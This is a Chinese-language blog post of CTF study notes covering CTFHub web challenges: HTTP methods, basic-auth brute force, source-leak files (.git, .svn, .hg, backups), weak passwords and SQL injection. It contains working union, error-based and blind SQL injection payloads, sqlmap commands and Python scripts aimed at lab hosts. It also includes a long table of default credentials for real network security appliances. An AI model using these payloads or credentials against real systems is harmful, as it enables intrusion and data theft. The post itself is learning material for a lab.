从0到1学习CTF WEB

原创

wsq柚子 于 2021-07-29 15:42:13 发布

分类专栏： CTF

本文链接：https://blog.csdn.net/hzy_wsq/article/details/118874312

从0到1学习CTF WEB

基础比较薄弱，准备逐题刷CTFHub的web类型题目顺便学习一下web方面的安全知识。

web前置技能

1、请求方式：

1. 隐藏信息 method变化为 CTFHUB，burpsuit基础操作，抓包，send to repeater，改method，send，找到flag。
   补充知识
   method

HTTP 请求方法

根据 HTTP 标准，HTTP 请求可以使用多种请求方法。

HTTP1.0 定义了三种请求方法： GET, POST 和 HEAD方法。

HTTP1.1 新增了六种请求方法：OPTIONS、PUT、PATCH、DELETE、TRACE 和 CONNECT 方法。

序号	方法	描述
1	GET	请求指定的页面信息，并返回实体主体。
2	HEAD	类似于 GET 请求，只不过返回的响应中没有具体的内容，用于获取报头
3	POST	向指定资源提交数据进行处理请求（例如提交表单或者上传文件）。数据被包含在请求体中。POST 请求可能会导致新的资源的建立和/或已有资源的修改。
4	PUT	从客户端向服务器传送的数据取代指定的文档的内容。
5	DELETE	请求服务器删除指定的页面。
6	CONNECT	HTTP/1.1 协议中预留给能够将连接改为管道方式的代理服务器。
7	OPTIONS	允许客户端查看服务器的性能。
8	TRACE	回显服务器收到的请求，主要用于测试或诊断。
9	PATCH	是对 PUT 方法的补充，用来对已知资源进行局部更新 。

2、302:

查看源码，index.php 但是点了就变成index.html

了，burpsuit， 把index.html改成index.php

send

3.cookie

4、基础认证

稍微复杂一点点，根据提示admin，burpsuit抓包，看到base 64编码，解密，找到用户名admin:，然后要inturder，add，把密码集放进去，注意 admin：和encode。开始爆破，就很容易找到密码了。

5.响应包源代码

f12 easy

信息泄漏

1、目录遍历

耐心的一个个点开

2、phpinfo

耐心的翻到下面 environment里面就有flag

3、备份文件下载

3.1网站源码

常见的网站源码备份文件后缀

rar zip tar tar.gz

常见的网站源码备份文件名

www web website back backup wwwroot temp

```python
import requests

url = "http://challenge-7e606a61e832074e.sandbox.ctfhub.com:10080"

li1 = ['web', 'website', 'backup', 'back', 'www', 'wwwroot', 'temp']
li2 = ['tar', 'tar.gz', 'zip', 'rar']
for i in li1:
    for j in li2:
        url_final = url + "/" + i + "." + j
        r = requests.get(url_final)
        print(r)
```


3.2 bak文件
/index.php.bak
3.3 vim缓存
百度了解一下什么是 vim缓存

vim在编辑文档的过程中如果异常退出，会产生缓存文件，第一次产生的缓存文件后缀为.swp，后面会产生swo等.
网页后面输入.index.php.swp才能获取到index.php的备份文件
.index.php.swp

3.4.DS_Store
/.DS_Store
cat DS_Store

4.git泄漏
当前大量开发人员使用git进行版本控制，对站点自动部署。如果配置不当,可能会将.git文件夹直接部署到线上环境。这就引起了git泄露漏洞。
4.1 log
git题型
使用dirsearch扫描url，发现url低下存在敏感文件.git
python3 dirsearch.py -u -e *
使用GitHack进行文件恢复
python2 GitHack.py (url格式：http(s)□/xxx/.git)
GitHack所在目录下的某个目录下得到恢复的文件
进入该目录中的刚恢复的文件内打开git，读取git日志 git log
回退版本 git reset --hard 文件名

4.2 stash
前面都一样，嘿嘿，直到！
git log 之后 ！
git stash pop
ls
cat 1631912426348.txt
看各位大佬的writeup，git stash list 也可以
也有人说 使用cat .git.refs/stash打开stash文件，然后执行git diff比较工作区和暂存区



4.3index

无

5.SVN泄漏

万变不离其宗，第一步，dirsearch一下吧。

危险危险危险□□

[17:27:19] 200 - 3B - /.svn/entries 存在svn漏洞！

[17:27:20] 200 - 120KB - /.svn/wc.db

使用dvcs-ripper的rip-svn.pl进行处理。

安装起，烦，安装软件最烦。

perl -MCPAN -e shell

install DBD::SQLite

内存还不够，改成4G,终于装好啦，太nice了

进入文件夹

perl rip-svn.pl -v -u 地址/.svn/


ls -al .svn隐藏了 要用-al

pristine 2f cat 文件

6.HG泄漏

./rip-hg.pl -v -u http://challenge-5656a32d18ba52af.sandbox.ctfhub.com:10800/.hg/

ls -al



密码口令

1.弱口令

这道题有趣有趣真有趣，我用我的密码本查了一遍，居然没中

好吧，乱试一试

admin admin666 admin888

admin password 123456

做了两遍，能得到flag的密码不一样

2.默认口令

安全设备常见网络安全设备默认口令

设备	默认账号	默认密码
深信服产品	sangfor	sangfor
深信服产品	sangfor	sangfor@2018
深信服产品	sangfor	sangfor@2019
深信服科技AD		dlanrecover
深信服负载均衡AD 3.6	admin	admin

设备	默认账号	默认密码
深信服WAC (WNS V2.6)	admin	admin
深信服VPN	Admin	Admin
深信服ipsec-VPN (SSL 5.5)	Admin	Admin
深信服AC6.0	admin	admin
SANGFOR防火墙	admin	sangfor
深信服AF(NGAF V2.2)	admin	sangfor
深信服NGAF下一代应用防火墙(NGAF V4.3)	admin	admin
深信服AD3.9	admin	admin
深信服上网行为管理设备数据中心	admin	密码为空
SANGFOR_AD_v5.1	admin	admin
网御漏洞扫描系统	leadsec	leadsec
天阗入侵检测与管理系统 V7.0	Admin	venus70
天阗入侵检测与管理系统 V7.0	Audit	venus70
天阗入侵检测与管理系统 V7.0	adm	venus70
天阗入侵检测与管理系统 V6.0	Admin	venus60
天阗入侵检测与管理系统 V6.0	Audit	venus60
天阗入侵检测与管理系统 V6.0	adm	venus60
网御WAF集中控制中心(V3.0R5.0)	admin	leadsec.waf
网御WAF集中控制中心(V3.0R5.0)	audit	lleadsec.waf
网御WAF集中控制中心(V3.0R5.0)	adm	leadsec.waf
联想网御	administrator	administrator
网御事件服务器	admin	admin123
联想网御防火墙PowerV	administrator	administrator
联想网御入侵检测系统	lenovo	default
网络卫士入侵检测系统	admin	talent
网御入侵检测系统V3.2.72.0	adm	leadsec32
网御入侵检测系统V3.2.72.0	admin	leadsec32
联想网御入侵检测系统IDS	root	111111
联想网御入侵检测系统IDS	admin	admin123
科来网络回溯分析系统	csadmin	colasoft
中控考勤机web3.0	administrator	123456
H3C iMC	admin	admin

设备	默认账号	默认密码
H3C SecPath系列	admin	admin
H3C S5120-SI	test	123
H3C智能管理中心	admin	admin
H3C ER3100	admin	adminer3100
H3C ER3200	admin	adminer3200
H3C ER3260	admin	adminer3260
H3C	admin	adminer
H3C	admin	admin
H3C	admin	h3capadmin
H3C	h3c	h3c
360天擎	admin	admin
网神防火墙	firewall	firewall
天融信防火墙NGFW4000	superman	talent
黑盾防火墙	admin	admin
黑盾防火墙	rule	abc123
黑盾防火墙	audit	abc123
华为防火墙	telnetuser	telnetpwd
华为防火墙	ftpuser	ftppwd
方正防火墙	admin	admin
飞塔防火墙	admin	abc123
黑盾防火墙	audit	密码为空
Juniper_SSG__5防火墙	netscreen	netscreen
中新金盾硬件防火墙	admin	123
kill防火墙(冠群金辰)	admin	sys123
天清汉马USG防火墙	admin	venus.fw
天清汉马USG防火墙	Audit	venus.audit
天清汉马USG防火墙	useradmin	venus.user
阿姆瑞特防火墙	admin	manager
山石网科	hillstone	hillstone
绿盟安全审计系统	weboper	weboper
绿盟安全审计系统	webaudit	webaudit
绿盟安全审计系统	conadmin	conadmin

设备	默认账号	默认密码
绿盟安全审计系统	admin	admin
绿盟安全审计系统	shell	shell
绿盟产品		nsfocus123
TopAudit日志审计系统	superman	talent
LogBase日志管理综合审计系统	admin	safetybase
网神SecFox运维安全管理与审计系统	admin	!1fw@2soc#3vpn
网神SecFox运维安全管理与审计系统	sysadmin	!1fw@2soc#3vpn
网神SecFox运维安全管理与审计系统	secadmin	!1fw@2soc#3vpn
网神SecFox运维安全管理与审计系统	auditadmin	!1fw@2soc#3vpn
天融信数据库审计系统	superman	telent
Hillstone安全审计平台	hillstone	hillstone
网康日志中心	ns25000	ns25000
网络安全审计系统（中科新业）	admin	123456
天玥网络安全审计系统	Admin	cyberaudit
明御WEB应用防火墙	admin	admin
明御WEB应用防火墙	admin	adminadmin
明御攻防实验室平台	root	123456
明御安全网关	admin	adminadmin
明御运维审计与册风险控制系统	admin	1q2w3e
明御运维审计与册风险控制系统	system	1q2w3e4r
明御运维审计与册风险控制系统	auditor	1q2w3e4r
明御运维审计与册风险控制系统	operator	1q2w3e4r
明御网站卫士	sysmanager	sysmanager888
亿邮邮件网关	eyouuser	eyou_admin
亿邮邮件网关	eyougw	admin@(eyou)
亿邮邮件网关	admin	±ccccc
亿邮邮件网关	admin	cyouadmin
Websense邮件安全网关	administrator	admin
梭子鱼邮件存储网关	admin	admin

SQL注入

1.整数型注入

关键字/语句/函数 解释
union select 联合查询，联合注入常用
database() 回显当前连接的数据库
version() 查看当前sql的版本如：mysql 1.2.3， mariadb-4.5.6
group_concat() 把产生的同一分组中的值用,连接，形成一个字符串
information_schema 存了很多mysql信息的数据库
information_schema.schemata information_schema库的一个表,名为schemata
schema_name schemata表中存储mysql所有数据库名字的字段
information_schema.tables 存了mysql所有的表
table_schema tables表中存每个表对应的数据库名的字段
table_name 表的名字和table_schema一一对应
information_schema.columns columns表存了所有的列的信息4
column_name 当你知道一个表的名字时，可通过次字段获得表中的所有字段名(列名)
table_name 表的名字和column_name一一对应
select updatexml(1,concat(0x7e,database(),0x7e),1); 这里注意，只在databse()处改你想要的内容即可报错回显
right(str, num) 字符串从右开始截取num个字符
left(str,num) 同理:字符串从左开始截取num个字符
substr(str,N,M) 字符串，从第N个字符开始，截取M个字符

我记录一下固定步骤
（此刻，深夜11:21，背景音乐是blibli韩国泡面测评，我又饿又困，罪恶的吃了半包饼干，晚上白运动了，□）

1. 输入1
   回显有两列。
2. 找当前数据库 -1 union select 3,database()
   为什么是-1，因为id要等于不存在的一个数字.
   发现数据库为sqli。
3. 找所有数据库
   -1 union select 3,group_concat(schema_name) from information_schema.schemata
   sqli
4. 找表名
   -1 union select 3,group_concat(table_name) from information_schema.tables where table_schema=“sqli”
   找到表名flag
5. 找列名
   -1 union select 3,group_concat(column_name) from information_schema.columns where table_name=“flag”
   找到列名（字段）flag
6. 直接查询数据
   -1 union select 3,group_concat(flag) from sqli.flag

2.字符型注入

链接: link.

先输入1
输入1‘ 得到的结果是1’‘ ，自动给我们加上了单引号，说明这里是一个字符型的内容。
字符型注入参数需要单引号来闭合，整数型不需要。
如果接着想在后面输入语句的话，就要手动给参数加上单引号，然后将他加上的单引号注释掉。
Mysql 有三种常用注释符：

-- 注意，这种注释符后边有一个空格
#通过#进行注释
/* */ 注释掉符号内的内容

输入 1‘ and 1=1#
通过order by 找出该数据表的字段数量。
输入1’ order by 1# 和 1‘ order by 2# ，返回了相同的结果
输入1’ order by 3# 返回结果不同，证明有2个字段。

通过union注入，输入1’ union select 1,2#,
返回的结果是2
输入 -1‘ union select 1,database()# ,得到数据库名为sqli
输入 -1‘ union select 1,group_concat(table_name) from information_schema.tables where table_schema = ‘sqli’# ,得到表名 flag
输入 -1’ union select 1, group_concat(column_name) from information_schema.columns where table_name = ‘flag’ #,得到列名 flag
输入 -1’ union select 1, group_concat(flag) from sqli.flag# ,得到flag

3.报错注入
爆当前数据库
1 union select updatexml(1,concat(0x7e,database(),0x7e),1);#

爆所有数据库,注意要用括号包起来那一行
1 union select updatexml(1,concat(0x7e,
(select(group_concat(schema_name))from information_schema.schemata)
,0x7e),1); #
回显所有数据库的部分，发现没有回显sqli的名字，所以肯定是回显的长度受限，之前用到过，substr,left ,mid ,和right函数

回显得字符最大长度:32个,爆右边的31个字符，发现了重叠
1 union select
updatexml(1,concat(0x7e,right(
(select(group_concat(schema_name))from information_schema.schemata)
,31),0x7e),1); #
所以总共:information_schema,mysql,performance_schema,sqli四个数据库
爆表
1 union select updatexml(1,concat(0x7e,(select(group_concat(table_name)) from information_schema.tables where table_schema=“sqli”),0x7e),1);#

爆列名
1 union select updatexml(1,concat(0x7e, (select(group_concat(column_name))from information_schema.columns where table_name=“flag”) ,0x7e),1); #

爆内容
1 union select updatexml(1,concat(0x7e, (select(group_concat(flag)) from sqli.flag) ,0x7e),1); #

1 union select updatexml(1,concat(0x7e, right((select(group_concat(flag)) from sqli.flag) ,31),0x7e),1); #

4.布尔盲注

方法1 sqlmap

找到数据库

sqlmap -u http://challenge-ba06d4afa77b9bd9.sandbox.ctfhub.com:10080/?id=1 --dbs

找到表名

sqlmap -u http://challenge-ba06d4afa77b9bd9.sandbox.ctfhub.com:10080/?id=1 -D sqli --tables

找到列名

sqlmap -u http://challenge-ba06d4afa77b9bd9.sandbox.ctfhub.com:10080/?id=1 -D sqli -T flag --columns --dump

得到flag

方法2

```
import requests
import time

urlOPEN = 'http://challenge-80bbba4d1e9ce716.sandbox.ctfhub.com:10080/?id='
starOperatorTime = []
mark = 'query_success'

def database_name():
 name = ''
 for j in range(1,9):
  for i in 'sqcwertyuioplkjhgfdazxvbnm':
   url = urlOPEN+'if(substr(database(),%d,1)="%s",1,(select table_name from information_schema.tables))' %(j,i)
   # print(url+'%23')
   r = requests.get(url)
   if mark in r.text:
    name = name+i

    print(name)

    break
 print('database_name:',name)



database_name()

def table_name():
    list = []
    for k in range(0,4):
        name=''
        for j in range(1,9):
            for i in 'sqcwertyuioplkjhgfdazxvbnm':
                url = urlOPEN+'if(substr((select table_name from information_schema.tables where table_schema=da
tabase() limit %d,1),%d,1)="%s",1,(select table_name from information_schema.tables))' %(k,j,i)
       # print(url+'%23')
                r = requests.get(url)
                if mark in r.text:
                    name = name+i
                    break
        list.append(name)
    print('table_name:',list)

#start = time.time()
table_name()
#stop = time.time()
#starOperatorTime.append(stop-start)
#print("所用的平均时间：  " + str(sum(starOperatorTime)/100))
```

```python
def column_name():
    list = []
    for k in range(0,3): #判断表里最多有4个字段
        name=''
        for j in range(1,9): #判断一个 字段名最多有9个字符组成
            for i in 'sqcwertyuioplkjhgfdazxvbnm':
                url=urlOPEN+'if(substr((select column_name from information_schema.columns where table_name="fla
g"and table_schema= database() limit %d,1),%d,1)="%s",1,(select table_name from information_schema.tables))' %(k
,j,i)
                r=requests.get(url)
                if mark in r.text:
                    name=name+i
                    break
        list.append(name)
    print ('column_name:',list)

column_name()

def get_data():
        name=''
        for j in range(1,50): #判断一个值最多有51个字符组成
            for i in range(48,126):
                url=urlOPEN+'if(ascii(substr((select flag from flag),%d,1))=%d,1,(select table_name from informa
tion_schema.tables))' %(j,i)
                r=requests.get(url)
                if mark in r.text:
                    name=name+chr(i)
                    print(name)
                    break
        print ('value:',name)

get_data()
```